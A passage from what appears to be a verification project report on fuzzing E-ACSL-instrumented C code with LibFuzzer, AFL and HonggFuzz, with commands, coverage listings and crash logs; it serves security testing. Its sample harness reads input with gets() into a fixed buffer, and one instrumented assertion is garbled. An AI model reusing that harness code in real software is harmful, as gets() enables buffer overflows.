================== Job 1 exited with exit code 2 ============
INFO: Seed: 2769335944
INFO: Loaded 1 modules   (39 inline 8-bit counters): 39 [0x684100, 0x684127),
INFO: Loaded 1 PC tables (39 PCs): 39 [0x473420,0x473690),
INFO:        5 files found in sorties/
INFO: seed corpus: files: 5 min: 1b max: 249b total: 255b rss: 23Mb
#6     INITED cov: 9 ft: 11 corp: 4/6b lim: 4 exec/s: 0 rss: 23Mb
#1048576     pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 524288 rss: 23Mb
#2097152     pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 419430 rss: 23Mb
#4194304     pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 381300 rss: 23Mb
#8388608     pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 381300 rss: 23Mb
#16777216    pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 372827 rss: 23Mb
#33554432    pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 372827 rss: 23Mb
```

```
#67108864    pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 364722 rss: 23Mb
#134217728   pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 352277 rss: 23Mb
#268435456   pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 347264 rss: 23Mb
#536870912   pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 340870 rss: 23Mb
#1073741824  pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 336490 rss: 23Mb
```

Indeed, it is worth giving a look to the coverage in "`show`" mode (in order to see the statements not covered) to investigate more in depth both the behaviour of the fuzzer, and the code itself.

This might lead to define new entries (in the "`sorties`" folder) that will help to obtain a better coverage with the LibFuzzer.

Then the `sliced.c` file is completed with the definition of some parameters functionally needed to cover more code:

```
TreePathsConf tpc = {.fileConfPki="./Conf/fdsPa.xml" ,
       .fileIssuers="./Conf/issuers.xml" };
typedef unsigned char uint8_t ;
int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
 pvl_e_t r = parseConfDirPath((char const * const) Data, &tpc);
 return 1;
}
```

Which provides a better coverage as expected (compare the second column added by `llvm-cov` with the one of the previous report):

```

.../...

  269|        |__inline static retSimpleValue setTreePathsConfMember_slice_1(char const *
const confDirPath,
  270|        |                                                              char const *
const fileName,
  271|        |                                                              char * const
output,
  272|        |                                                              unsigned int
const maxOutputSize)
  273|      25|{
  274|      25|  retSimpleValue ret = SUCCESS;
  275|      25|  if ((char *)0 == output) ret = FAILURE;
  276|      25|  if (SUCCESS == ret) {
  277|      25|    size_t tmp;
  278|      25|    size_t tmp_0;
  279|      25|    size_t tmp_1;
  280|      25|    tmp = strlen(confDirPath);
  281|      25|    tmp_0 = strlen(fileName);
  282|      25|    tmp_1 = strlen("/");

.../...

  297|      25|    if ((unsigned long)maxOutputSize < (tmp + tmp_0) + tmp_1) ret =
FAILURE;
  298|      25|  }
  299|      25|  if (SUCCESS == ret) ret = stringCopy_slice_1(confDirPath,output,
  300|       8|                                               maxOutputSize);
  301|      25|  if (SUCCESS == ret) __builtin_strncat(output,fileName,
  302|       8|                                        (unsigned long)maxOutputSize);
  303|      25|  return ret;
  304|      25|}
  305|        |
  306|        |__inline static retSimpleValue setTreePathsConf_slice_1(char const * const
confDirPath,
  307|       |                                                        TreePathsConf *
const pTreePathsConf)
  308|     21|{
  309|     21|  retSimpleValue ret =
  310|     21|    setTreePathsConfMember_slice_1(confDirPath,"pkiPath.xml",
  311|     21|                                   pTreePathsConf->fileConfPki,
  312|     21|                                   (unsigned int)257);
  313|     21|  if (SUCCESS == ret) ret = setTreePathsConfMember_slice_1(confDirPath,
  314|      4|                                                        "issuers.xml",
  315|      4|                                                        pTreePathsConf-
>fileIssuers,
  316|      4|                                                        (unsigned
int)257);
  317|     21|  return ret;
  318|     21|}
  319|       |
  320|       |pvl_e_t parseConfDirPath(char const * const confDirPath,
  321|       |                         TreePathsConf * const pTreePathsConf)
  322|     32|{
  323|     32|  pvl_e_t ret = AUTHENT_SUCCESS;
  324|     32|  if ((char const *)0 == confDirPath) ret = FAILURE_WRONG_INPUT_PARAMETERS;
  325|     32|  else {
  326|     32|    {
  327|     32|      size_t tmp;
  328|     32|      tmp = strlen(confDirPath);
  329|     32|      if ((unsigned long)0 == tmp) ret = FAILURE_WRONG_INPUT_PARAMETERS;
  330|     32|    }
  331|     32|    if ((unsigned int)AUTHENT_SUCCESS == ret) {
  332|     31|      retSimpleValue tmp_0;
  333|     31|      tmp_0 = checkDirExistAndReadableMode_slice_1(confDirPath);
  334|     31|      if (SUCCESS != tmp_0) ret = FAILURE_WRONG_INPUT_PARAMETERS;
  335|     31|    }
  336|     32|    if ((unsigned int)AUTHENT_SUCCESS == ret) {
  337|     21|      size_t tmp_6;
  338|     21|      tmp_6 = strlen(confDirPath);
  339|     21|      /*@ assert rte: unsigned_overflow: 0 ≤ tmp_6 - 1; */ ;
  340|     21|
  341|     21|      __e_acsl_assert(0 <= tmp_6 -
1,"unsigned_overflow","parseConfDirPath","assert rte: unsigned_overflow: 0 ≤ tmp_6 -
1;",341);
  342|     21|
  343|     21|      /*@
  344|     21|      assert
  345|     21|      rte: mem_access: \valid_read(confDirPath + (unsigned long)(tmp_6 -
1));
  346|     21|       */
  347|     21|      __e_acsl_assert((confDirPath + (unsigned long)(tmp_6 -
1))=="\0","mem_access","parseConfDirPath","assert rte: mem_access:
\\valid_read(confDirPath + (unsigned long)(tmp_6 - 2))",347);
  348|     21|      ;
  349|     21|

.../...

  964|       |
  965|       |TreePathsConf tpc = {.fileConfPki="./Conf/fdsPath.xml" ,
.fileIssuers="./Conf/issuers.xml" };
  966|       |
  967|       |typedef unsigned char uint8_t ;
  968|     32|int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
  969|     32| pvl_e_t r = parseConfDirPath((char const * const) Data, &tpc);
  970|     32| return 1;
  971|     32|}
  972|       |
```

Definitely, giving more information about the initial state (or context) to the test permits to enlarge the coverage to additional regions.

This kind of refinement of the initial state should be done incrementally, as long as it is possible to expect covering more code with LibFuzzer.

On the consolidated report, we can see that more regions (say blocks of code) are now covered by the corpus generated by LibFuzzer:

```
$ llvm-cov-7 report pour_coverage.exe -instr-profile=default.profdata
... Executed       Lines      Missed Lines     Cover
... -----------------------------------------------------------------------------------------
... 100.00%          17               0   100.00%
-------------------------------------------------------------------------------------------
... 100.00%         195               0   100.00%
```

Time to time, it can also be useful to scrutinize the coverage from the corpus, input file by input file.

This allows to determine the best corpus to keep:

```
clang-7 -fprofile-instr-generate -fcoverage-mapping sliced.c PourCoverage.c -o
pour_coverage.exe
for i in `ls sorties/` ; do \
echo "===== $i" ; \
cat sorties/$i ; \
echo "" ; \
rm *.prof* ; \
./pour_coverage.exe sorties/$i ; \
llvm-profdata-7 merge -sparse *.profraw -o default.profdata ; \
llvm-cov-7 report pour_coverage.exe -instr-profile=default.profdata ; \
done &> log
```

Note that a corpus of input files can be kept from a given fuzzing process to the next one, which improves generally the convergence towards interesting input cases, and then the speed of coverage.

Back to AFL fuzzer

After the different fixes provided on E-ACSL by the CEA, based on the (time-consuming) issues identified in-house, we tried back AFL fuzzer on the whole application, but this resulted in the same issues met earlier in the project:

```
$ afl-fuzz -m 3072 -i in -o out/ ./gateway.eacsl.AFL.exe -p
resources/packages/packageArbitraryTreeFiles/ -a in/package_sign_FX786MPDSL.xml
afl-fuzz 2.52b by <lcamtuf@google.com>
[+] You have 4 CPU cores and 1 runnable tasks (utilization: 25%).
[+] Try parallel jobs - see /usr/local/share/doc/afl/parallel_fuzzing.txt.
[*] Checking CPU core loadout...
[+] Found a free CPU core, binding to #0.
[*] Checking core_pattern...
[*] Checking CPU scaling governor...
[*] Setting up output directories...
[+] Output directory exists but deemed OK to reuse.
[*] Deleting old session data...
[+] Output dir cleanup successful.
[*] Scanning 'in'...
[+] No auto-generated dictionary tokens to reuse.
[*] Creating hard links for all input files...
[*] Validating target binary...
[*] Attempting dry run with 'id:000000,orig:package_sign_FX786MPDSL.xml'...
[*] Spinning up the fork server...
```

```
[-] Whoops, the target binary crashed suddenly, before receiving any input
    from the fuzzer! There are several probable explanations:

    - The current memory limit (3.00 GB) is too restrictive, causing the
      target to hit an OOM condition in the dynamic linker. Try bumping up
      the limit with the -m setting in the command line. A simple way confirm
      this diagnosis would be:

      ( ulimit -Sv $[3071 << 10]; /path/to/fuzzed_app )

      Tip: you can use http://jwilk.net/software/recidivm to quickly
      estimate the required amount of virtual memory for the binary.

    - The binary is just buggy and explodes entirely on its own. If so, you
      need to fix the underlying problem or find a better replacement.

    - Less likely, there is a horrible bug in the fuzzer. If other options
      fail, poke <lcamtuf@coredump.cx> for troubleshooting tips.

[-] PROGRAM ABORT : Fork server crashed with signal 11
         Location : init_forkserver(), afl-fuzz.c:2201
```

And as previously, we investigated one more time the different AFL parameters in the command line, and the hints provided by AFL (see the above AFL output message and also in the documentation and blogs in the Internet).

We also tried the same AFL fuzzer on different slices extracted from our Use Case.

AFL was able to fuzz small E-ACSL instrumented code, thus applying CURSOR in its original definition.

This result is important as it validates the CURSOR approach on applications to be fuzzed but without libraries doing complex initialization ("*à la libxmlparser*", for instance), and only on small code extracts.

A reference slice of C source code is then instrumented by E-ACSL, and instrumented by AFL-gcc.

The only change to the code is to include a `main()` function (entry point of the function) able to take as input a string (fuzzed data):

```
int main(int argc, char **argv)
{
char Data[4096];
// ...
gets(Data);
// ...
function_to_fuzz(Data);
// ...
return 1;
}
```

The command line is the following:

```
$ e-acsl-gcc.sh -G afl-gcc -k -c --rte=all -o gateway.afl.eacsl.c -O gateway.afl.exe --
oexec-e-acsl=gateway.afl.eacsl.exe sliced.afl.c --frama-c-extra="-wp -wp-timeout 1 -
remove-unused-specified-functions" --e-acsl-extra="-e-acsl-no-validate-format-strings" --
cpp-flags="-I/usr/include/libxml2 -DE_ACSL_EXTERNAL_ASSERT -D__XMLSEC_FUNCTION__=__func__
-DXMLSEC_NO_SIZE_T -DXMLSEC_NO_GOST=1 -DXMLSEC_XXX=1 -D__builtin_strlen=strlen -
DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -I/usr/include/xmlsec1 -I/usr/include/libxml2 -
DXMLSEC_CRYPTO_OPENSSL=1 -I/usr/include" --ld-flags="-lxml2 -L/usr/lib/x86_64-linux-gnu -
lxmlsec1-openssl -lxmlsec1 -lxslt -lxml2 -lssl -lcrypto"
```

AFL then can instrument the code:

```
...
afl-as 2.52b by <lcamtuf@google.com>
[+] Instrumented 67 locations (64-bit, non-hardened mode, ratio 100%).
afl-as 2.52b by <lcamtuf@google.com>
[+] Instrumented 5159 locations (64-bit, non-hardened mode, ratio 100%).
...
```

Just for checking, we launch the AFL fuzzer on the *non*-E-ACSL-ised version of the code:

```
$ afl-fuzz -m 100 -i in -o out/ ./gateway.afl.exe -p
resources/packages/packageArbitraryTreeFiles/ -a in/package_sign_FX786MPDSL.xml
```

The result displayed on the console shows no issue, and the next step then consists in testing the E-ACSL-ised version of the application, but this time we have to increase drastically the "`-m`" line parameter of the fuzzer in order to define a larger memory limit for the child process (here, `800 Mb` are required):

```
$ afl-fuzz -m 800 -i in -o out/ ./gateway.afl.eacsl.exe -p
resources/packages/packageArbitraryTreeFiles/ -a in/package_sign_FX786MPDSL.xml
```

Which yields:

```
afl-fuzz 2.52b by <lcamtuf@google.com>
[+] You have 4 CPU cores and 1 runnable tasks (utilization: 25%).
[+] Try parallel jobs - see /usr/local/share/doc/afl/parallel_fuzzing.txt.
[*] Checking CPU core loadout...
[+] Found a free CPU core, binding to #0.
[*] Checking core_pattern...
[*] Checking CPU scaling governor...
[*] Setting up output directories...
[+] Output directory exists but deemed OK to reuse.
[*] Deleting old session data...
[+] Output dir cleanup successful.
[*] Scanning 'in'...
[+] No auto-generated dictionary tokens to reuse.
[*] Creating hard links for all input files...
[*] Validating target binary...
[*] Attempting dry run with 'id:000000,orig:package_sign_FX786MPDSL.xml'...
[*] Spinning up the fork server...
[+] All right - fork server is up.
    len = 5803, map size = 402, exec speed = 279 us
[+] All test cases processed.

[+] Here are some useful stats:

    Test case count : 1 favored, 0 variable, 1 total
       Bitmap range : 402 to 402 bits (average: 402.00 bits)
        Exec timing : 279 to 279 us (average: 279 us)

[*] No -t option specified, so I'll use exec timeout of 20 ms.
[+] All set and ready to roll!
```

After some hours of fuzzing, we obtain some - intermediate - results not detailed here as the crashes are due to non-realistic input scenarios. Indeed, these inputs could not occur in real life and are due to the lack of control on the input cases generated by the fuzzer at the entry point of the code (said differently, the more or less random inputs are not filtered out to fit the operational conditions).

```
                                american fuzzy lop 2.52b (gateway.afl.eacsl.exe)

┌─ process timing ─────────────────────────────────────┬─ overall results ────┐
│        run time : 0 days, 2 hrs, 1 min, 22 sec       │  cycles done : 7799  │
│   last new path : 0 days, 1 hrs, 50 min, 58 sec      │  total paths : 8     │
│ last uniq crash : 0 days, 1 hrs, 48 min, 34 sec      │ uniq crashes : 7     │
│  last uniq hang : none seen yet                      │   uniq hangs : 0     │
├─ cycle progress ────────────────────┬─ map coverage ─┴──────────────────────┤
│  now processing : 6 (75.00%)        │    map density : 0.72% / 0.79%        │
│ paths timed out : 0 (0.00%)         │ count coverage : 1.22 bits/tuple      │
├─ stage progress ────────────────────┼─ findings in depth ───────────────────┤
│  now trying : havoc                 │ favored paths : 7 (87.50%)            │
│ stage execs : 144/512 (28.12%)      │  new edges on : 8 (100.00%)           │
│ total execs : 27.1M                 │ total crashes : 410k (7 unique)       │
│  exec speed : 3646/sec              │  total tmouts : 3 (2 unique)          │
├─ fuzzing strategy yields ───────────┴───────────────┬─ path geometry ───────┤
│   bit flips : 1/6144, 0/6136, 1/6120                │    levels : 5         │
│  byte flips : 0/768, 0/760, 0/749                   │   pending : 0         │
│ arithmetics : 0/42.2k, 0/34, 0/0                    │  pend fav : 0         │
│  known ints : 0/4600, 0/21.3k, 0/33.0k              │ own finds : 7         │
│  dictionary : 0/0, 0/0, 0/0                         │  imported : n/a       │
│       havoc : 12/19.4M, 0/7.53M                     │ stability : 100.00%   │
│        trim : 89.51%/373, 0.00%                     ├───────────────────────┘
└─────────────────────────────────────────────────────┘         [cpu000: 51%]
```

The results are of theoretical interest, but the reader would have seen that the execution speeds are very different between AFL and LibFuzzer: about 3,600 executions per second on E-ACSL-ised code with AFL, and about 330,000 executions per second on non-E-ACSL-ised code with LibFuzzer.

The C source code fuzzed with AFL is 3x larger than the one analyzed by LibFuzzer, but it is 100x slower when fuzzing. With AFL, we have the ability to check for alarms identified by static analysis with Frama-C (if the code is not too large and not calling external libraries). With LibFuzzer, the original code must be modified by-hand with some cybersecurity or safety properties translated as executable statements.

AFL can thus be used in CURSOR approach, but with some limitations in terms of:
- application complexity (related to linked libraries),
- memory size (dedicated to “child” fuzzed process),
- and also execution speed.

LibFuzzer can only be applied so far to *non-CURSOR-ised* code, but with a greater capability of coverage due to its high execution speed (~100x faster than AFL) which could be in certain cases - depending on the application V&V goals - a decisive advantage.

The current situation is summed up as follows:

		Source Code	
		Original code	CURSOR-ised code
Fuzzers	AFL	**Applicable** **Execution speed: Slow**, unless (potentially heavy) changes on the code	**Applicable but only under some conditions** (not linked with libraries with memory management at startup, ...) **Execution speed: Slow**, unless (potentially heavy) changes on the code
	LibFuzzer	**Applicable** **Execution speed: Very fast** (in-process fuzzing)	**Not applicable** (several issues under investigation)

Figure 7: Current situation LibFuzzer

A last try with a third fuzzer

To almost complete our overview of freely available fuzzers, we also tried applying a third evolutionary-based fuzzer, HonggFuzz[25], to our Use Case.

This fuzzer is defined as:

> *A security oriented, feedback-driven, evolutionary, easy-to-use fuzzer with interesting analysis options.*
>
> *It's multi-process and multi-threaded: no need to run multiple copies of your fuzzer, as honggfuzz can unlock potential of all your available CPU cores with a single supervising process. The file corpus is automatically shared and improved between the fuzzing threads and fuzzed processes.*
>
> *It's blazingly fast when in the persistent fuzzing mode). A simple/empty LLVMFuzzerTestOneInput function can be tested with up to 1mo iterations per second on a relatively modern CPU (e.g. i7-6700K)*
>
> *- Has a solid track record of uncovered security bugs: the only (to the date) vulnerability in OpenSSL with the critical score mark was discovered by honggfuzz. See the Trophies paragraph for the summary of findings to the date*
>
> *- Uses low-level interfaces to monitor processes (e.g. ptrace under Linux and NetBSD). As opposed to other fuzzers, it will discover and report hijacked/ignored signals from crashes (intercepted and potentially hidden by a fuzzed program)*
>
> *- Easy-to-use, feed it a simple corpus directory (can even be empty) and it will work its way up expanding it utilizing feedback-based coverage metrics*

[25] https://github.com/google/honggfuzz

> *- Supports several (more than any other coverage-based feedback-driven fuzzer) hardware-based (CPU: branch/instruction counting, Intel BTS, Intel PT) and software-based feedback-driven fuzzing methods known from other fuzzers (libfuzzer, afl)*
>
> *- Works (at least) under GNU/Linux, FreeBSD, NetBSD, Mac OS X, Windows/CygWin and Android*
>
> *- Supports the persistent fuzzing mode (long-lived process calling a fuzzed API repeatedly) with libhfuzz/libhfuzz.a.*

With HonggFuzz, the command line is almost the same as for previous fuzzers:

```
$ e-acsl-gcc.sh -G hfuzz-gcc -k -c --rte=all -o gateway.eacsl.c -O gateway.AFL.exe --
oexec-e-acsl=gateway.eacsl.AFL.exe complement.c my_assert.c *.i --frama-c-extra="-wp -wp-
timeout 1 -remove-unused-specified-functions" --e-acsl-extra="-e-acsl-no-validate-format-
strings" --cpp-flags="-I/usr/include/libxml2 -DE_ACSL_EXTERNAL_ASSERT -
D__XMLSEC_FUNCTION__=__func__ -DXMLSEC_NO_SIZE_T -DXMLSEC_NO_GOST=1 -DXMLSEC_XXX=1 -
D__builtin_strlen=strlen -DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -I/usr/include/xmlsec1 -
I/usr/include/libxml2 -DXMLSEC_CRYPTO_OPENSSL=1 -I/usr/include" --ld-flags="-lxml2 -
L/usr/lib/x86_64-linux-gnu -lxmlsec1-openssl -lxmlsec1 -lxslt -lxml2 -lssl -lcrypto"
honggfuzz -f in -P -z -- ./gateway.AFL.exe -p
resources/packages/packageArbitraryTreeFiles/ -a in/package_sign_FX786MPDSL.xml
honggfuzz -f in -P -z -- ./gateway.eacsl.AFL.exe -p
resources/packages/packageArbitraryTreeFiles/ -a in/package_sign_FX786MPDSL.xml


$ honggfuzz -f in -P -z -- ./gateway.eacsl.AFL.exe -p
resources/packages/packageArbitraryTreeFiles/ -a in/package_sign_FX786MPDSL.xml
```

This yields the following:

```
NetDriver signature found './gateway.eacsl.AFL.exe'
cmdline:'./gateway.eacsl.AFL.exe -p resou.....package_sign_FX786MPDSL.xml',
bin:'./gateway.eacsl.AFL.exe' inputDir:'in', fuzzStdin:false, mutationsPerRun:6,
externalCommand:'', timeout:10, mutationsMax:0, threadsMax:2

------------------------[  0 days 00 hrs 04 mins 13 secs ]----------------------
  Iterations : 3,033 [3.03k]
  Mode [3/3] : Feedback Driven Mode
      Target : ./gateway.eacsl.AFL.exe -p resou.....package_sign_FX786MPDSL.xml
     Threads : 2, CPUs: 4, CPU%: 0% [0%/CPU]
       Speed : 0/sec [avg: 11]
     Crashes : 3033 [unique: 1, blacklist: 0, verified: 0]
    Timeouts : 0 [10 sec]
 Corpus Size : 2, max: 8,192 bytes, init: 2 files
  Cov Update : 0 days 00 hrs 04 mins 13 secs ago
    Coverage : edge: 0 pc: 665 cmp: 0
---------------------------------- [ LOGS ] ------------------/ honggfuzz 1.8 /-
Persistent mode: Launched new persistent pid=692
Crash (dup): './SIGABRT.PC.7ffff6bfde97.STACK.d0edb7ff6.CODE.-
6.ADDR.(nil).INSTR.mov____0x108(%rsp),%rcx.fuzz' already exists, skipping
[2019-04-14T20:01:32+0200][W][27067] arch_checkWait():249 Persistent mode: pid=690 exited
with status: SIGNALED, signal: 6 (Aborted)
Persistent mode: Launched new persistent pid=694
Crash (dup): './SIGABRT.PC.7ffff6bfde97.STACK.d0edb7ff6.CODE.-
6.ADDR.(nil).INSTR.mov____0x108(%rsp),%rcx.fuzz' already exists, skipping
[2019-04-14T20:01:32+0200][W][27066] arch_checkWait():249 Persistent mode: pid=692 exited
with status: SIGNALED, signal: 6 (Aborted)
Persistent mode: Launched new persistent pid=696
Crash (dup): './SIGABRT.PC.7ffff6bfde97.STACK.d0edb7ff6.CODE.-
6.ADDR.(nil).INSTR.mov____0x108(%rsp),%rcx.fuzz' already exists, skipping
```

```
[2019-04-14T20:01:32+0200][W][27067] arch_checkWait():249 Persistent mode: pid=694 exited
with status: SIGNALED, signal: 6 (Aborted)
Persistent mode: Launched new persistent pid=698
Crash (dup): './SIGABRT.PC.7ffff6bfde97.STACK.d0edb7ff6.CODE.-
6.ADDR.(nil).INSTR.mov____0x108(%rsp),%rcx.fuzz' already exists, skipping
[2019-04-14T20:01:32+0200][W][27066] arch_checkWait():249 Persistent mode: pid=696 exited
with status: SIGNALED, signal: 6 (Aborted)
Persistent mode: Launched new persistent pid=700
Crash (dup): './SIGABRT.PC.7ffff6bfde97.STACK.d0edb7ff6.CODE.-
6.ADDR.(nil).INSTR.mov____0x108(%rsp),%rcx.fuzz' already exists, skipping
[2019-04-14T20:01:32+0200][W][27067] arch_checkWait():249 Persistent mode: pid=698 exited
with status: SIGNALED, signal: 6 (Aborted)
Persistent mode: Launched new persistent pid=702
Crash (dup): './SIGABRT.PC.7ffff6bfde97.STACK.d0edb7ff6.CODE.-
6.ADDR.(nil).INSTR.mov____0x108(%rsp),%rcx.fuzz' already exists, skipping
[2019-04-14T20:01:32+0200][W][27066] arch_checkWait():249 Persistent mode: pid=700 exited
with status: SIGNALED, signal: 6 (Aborted)
Persistent mode: Launched new persistent pid=704
Crash (dup): './SIGABRT.PC.7ffff6bfde97.STACK.d0edb7ff6.CODE.-
6.ADDR.(nil).INSTR.mov____0x108(%rsp),%rcx.fuzz' already exists, skipping
Signal 2 (Interrupt) received, terminating
Terminating thread no. #1, left: 2
Terminating thread no. #0, left: 1
Summary iterations:3033 time:253 speed:11
```

A crash is thus generated by the fuzzer. After some investigations and tests, there is still a crash just after the startup of the application under fuzzing, which is caught by the fuzzer and does not permit to go further. At least, this fuzzer did not crash like AFL and LibFuzzer did before, because exceptions are handled differently, but with no other noteworthy advantage.

Moreover, the execution speed is (surprisingly) very low compared to other experimented fuzzers, even if the persistent mode was requested at launching, but this point was not investigated.

This last try confirms that the problem met with E-ACSL-ised code does not seem to be fuzzer-dependent, but with very little doubt related to the memory management performed by the plug-in and its interactions with the memory shadowing realized by fuzzers.

Trying previous versions of E-ACSL plug-in

In a very last effort to find a workaround and to complete our Use Case realization, we tried to apply previous releases of Frama-C and E-ACSL. Notably, we backtracked to the version which yielded encouraging results at the very beginning of the project (and which was demonstrated at [5]), but only on small toy-examples.

We then reinstalled Frama-C v15 Phosphorus 20170501: the Frama-C version tested as compliant with CURSOR process.

Then we try on first with LibFuzzer:

```
$ e-acsl-gcc.sh --rte-select=LLVMFuzzerTestOneInput -G clang-7 -c --rte=div -o
sliced.eacsl.c -O gateway.exe --oexec-e-acsl=gateway.eacsl.exe sliced.c --frama-c-
extra="-main LLVMFuzzerTestOneInput -wp -wp-timeout 1 -remove-unused-specified-functions"
--e-acsl-extra="-e-acsl-no-full-mmodel" --cpp-flags="-fsanitize=fuzzer -
DE_ACSL_EXTERNAL_ASSERT -I/usr/include -DE_ACSL_VERBOSE -DE_ACSL_DEBUG_VERBOSE" --ld-
flags="-L/usr/lib/x86_64-linux-gnu -rdynamic"
```

> *Note: this older version of E-ACSL doesn't know some options like: `-k -rt-verbose` and some others, but which are not mandatory or are replaced by other equivalent ones.*

But an error is raised:

```
In file included from /usr/local/bin/../share/frama-c/e-acsl//e_acsl_mmodel.c:36:
/usr/local/bin/../share/frama-c/e-acsl/e_acsl_assert.h:58:18: error: use of undeclared
identifier 'SIGABRT'
  kill(getpid(), SIGABRT);
```

Once the line is replaced with a simple `abort()` function call, the code can be compiled and linked, but at launch it raises a *classical* segmentation error (as usual, due to memory shadowing issues).

We then try with AFL:

```
$ e-acsl-gcc.sh -G afl-gcc -c --rte=all -o gateway.eacsl.c -O gateway.AFL.exe --oexec-e-
acsl=gateway.eacsl.AFL.exe complement.c my_assert.c *.i --frama-c-extra="-wp -wp-timeout
1 -remove-unused-specified-functions" --cpp-flags="-I/usr/include/libxml2 -
DE_ACSL_EXTERNAL_ASSERT -D__XMLSEC_FUNCTION__=__func__ -DXMLSEC_NO_SIZE_T -
DXMLSEC_NO_GOST=1 -DXMLSEC_XXX=1 -D__builtin_strlen=strlen -
DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -I/usr/include/xmlsec1 -I/usr/include/libxml2 -
DXMLSEC_CRYPTO_OPENSSL=1 -I/usr/include" --ld-flags="-lxml2 -L/usr/lib/x86_64-linux-gnu -
lxmlsec1-openssl -lxmlsec1 -lxslt -lxml2 -lssl -lcrypto"
```

We obtain a new list of errors generated during the E-ACSL process (bugs in E-ACSL visibly not fixed in this older release):

```
/usr/bin/afl-gcc -DE_ACSL_SEGMENT_MMODEL -DE_ACSL_IDENTIFY -std=c99 -m64 -g -O2 -fno-
builtin -fno-merge-constants -Wall -Wno-long-long -Wno-attributes -Wno-undef -Wno-unused
-Wno-unused-function -Wno-unused-result -Wno-unused-value -Wno-unused-function -Wno-
unused-variable -Wno-unused-but-set-variable -Wno-implicit-function-declaration -Wno-
empty-body -I/usr/include/libxml2 -DE_ACSL_EXTERNAL_ASSERT -D__XMLSEC_FUNCTION__=__func__
-DXMLSEC_NO_SIZE_T -DXMLSEC_NO_GOST=1 -DXMLSEC_XXX=1 -D__builtin_strlen=strlen -
DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -I/usr/include/xmlsec1 -I/usr/include/libxml2 -
DXMLSEC_CRYPTO_OPENSSL=1 -I/usr/include -I/usr/local/bin/../share/frama-c/e-acsl/ -o
gateway.eacsl.AFL.exe gateway.eacsl.c /usr/local/bin/../share/frama-c/e-
acsl//e_acsl_mmodel.c -lxml2 -L/usr/lib/x86_64-linux-gnu -lxmlsec1-openssl -lxmlsec1 -
lxslt -lxml2 -lssl -lcrypto /usr/local/bin/../lib/libeacsl-jemalloc.a
/usr/local/bin/../lib/libeacsl-gmp.a -lm -lpthread
afl-cc 2.52b by <lcamtuf@google.com>
gateway.eacsl.c: In function '__gen_e_acsl___builtin_strlen':
gateway.eacsl.c:12621:1: error: parameter name omitted
 unsigned long __gen_e_acsl___builtin_strlen(char const *)
 ^~~~~~~~
gateway.eacsl.c:12624:35: error: expected expression before ')' token
   __e_acsl_store_block((void *)(& ),8UL);
                                   ^
<command-line>:0:18: error: too few arguments to function 'strlen'
gateway.eacsl.c:12625:14: note: in expansion of macro '__builtin_strlen'
   __retres = __builtin_strlen();
              ^~~~~~~~~~~~~~~~
<command-line>:0:18: note: declared here
gateway.eacsl.c:6372:22: note: in expansion of macro '__builtin_strlen'
 extern unsigned long __builtin_strlen(char const *);
                      ^~~~~~~~~~~~~~~~
gateway.eacsl.c:12626:36: error: expected expression before ')' token
   __e_acsl_delete_block((void *)(& ));
                                    ^
gateway.eacsl.c: In function '__gen_e_acsl___overflow':
gateway.eacsl.c:12817:1: error: parameter name omitted
 int __gen_e_acsl___overflow(_IO_FILE *, int)
 ^~~
gateway.eacsl.c:12817:1: error: parameter name omitted
```

```
gateway.eacsl.c:12820:25: error: expected expression before ',' token
   __retres = __overflow(,);
                         ^
gateway.eacsl.c: In function '__gen_e_acsl___uflow':
gateway.eacsl.c:12826:1: error: parameter name omitted
 int __gen_e_acsl___uflow(_IO_FILE *)
 ^~~
gateway.eacsl.c:12829:14: error: too few arguments to function '__uflow'
   __retres = __uflow();
              ^~~~~~~
```

All these errors are fixed by directly modifying *by-hand* the source code in our case study.

And then the compilation and link commands are launched with no error:

```
$ /usr/bin/afl-gcc -DE_ACSL_SEGMENT_MMODEL -DE_ACSL_IDENTIFY -std=c99 -m64 -g -O2 -fno-builtin -fno-merge-constants -Wall -Wno-long-long -Wno-attributes -Wno-undef -Wno-unused -Wno-unused-function -Wno-unused-result -Wno-unused-value -Wno-unused-function -Wno-unused-variable -Wno-unused-but-set-variable -Wno-implicit-function-declaration -Wno-empty-body -I/usr/include/libxml2 -DE_ACSL_EXTERNAL_ASSERT -D__XMLSEC_FUNCTION__=__func__ -DXMLSEC_NO_SIZE_T -DXMLSEC_NO_GOST=1 -DXMLSEC_XXX=1 -D__builtin_strlen=strlen -DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -I/usr/include/xmlsec1 -I/usr/include/libxml2 -DXMLSEC_CRYPTO_OPENSSL=1 -I/usr/include -I/usr/local/bin/../share/frama-c/e-acsl/ -o gateway.eacsl.AFL.exe gateway.eacsl.c /usr/local/bin/../share/frama-c/e-acsl//e_acsl_mmodel.c -lxml2 -L/usr/lib/x86_64-linux-gnu -lxmlsec1-openssl -lxmlsec1 -lxslt -lxml2 -lssl -lcrypto /usr/local/bin/../lib/libeacsl-jemalloc.a
/usr/local/bin/../lib/libeacsl-gmp.a -lm -lpthread
```

AFL can then be launched on this executable:

```
$ afl-fuzz -m 100 -i in -o out/ ./gateway.eacsl.AFL.exe -p
resources/packages/packageArbitraryTreeFiles/ -a in/package_sign_FX786MPDSL.xml
```

No error or *segfault* previously met is reported so far, but AFL cannot execute the target and displays with the following message already raised in past experiments:

```
[-] Whoops, the target binary crashed suddenly, before receiving any input
    from the fuzzer! There are several probable explanations:

    - The current memory limit (100 MB) is too restrictive, causing the
      target to hit an OOM condition in the dynamic linker. Try bumping up
      the limit with the -m setting in the command line.

We tried the same command line with "-m 3200" with no more success!

[-] Whoops, the target binary crashed suddenly, before receiving any input
    from the fuzzer! There are several probable explanations:

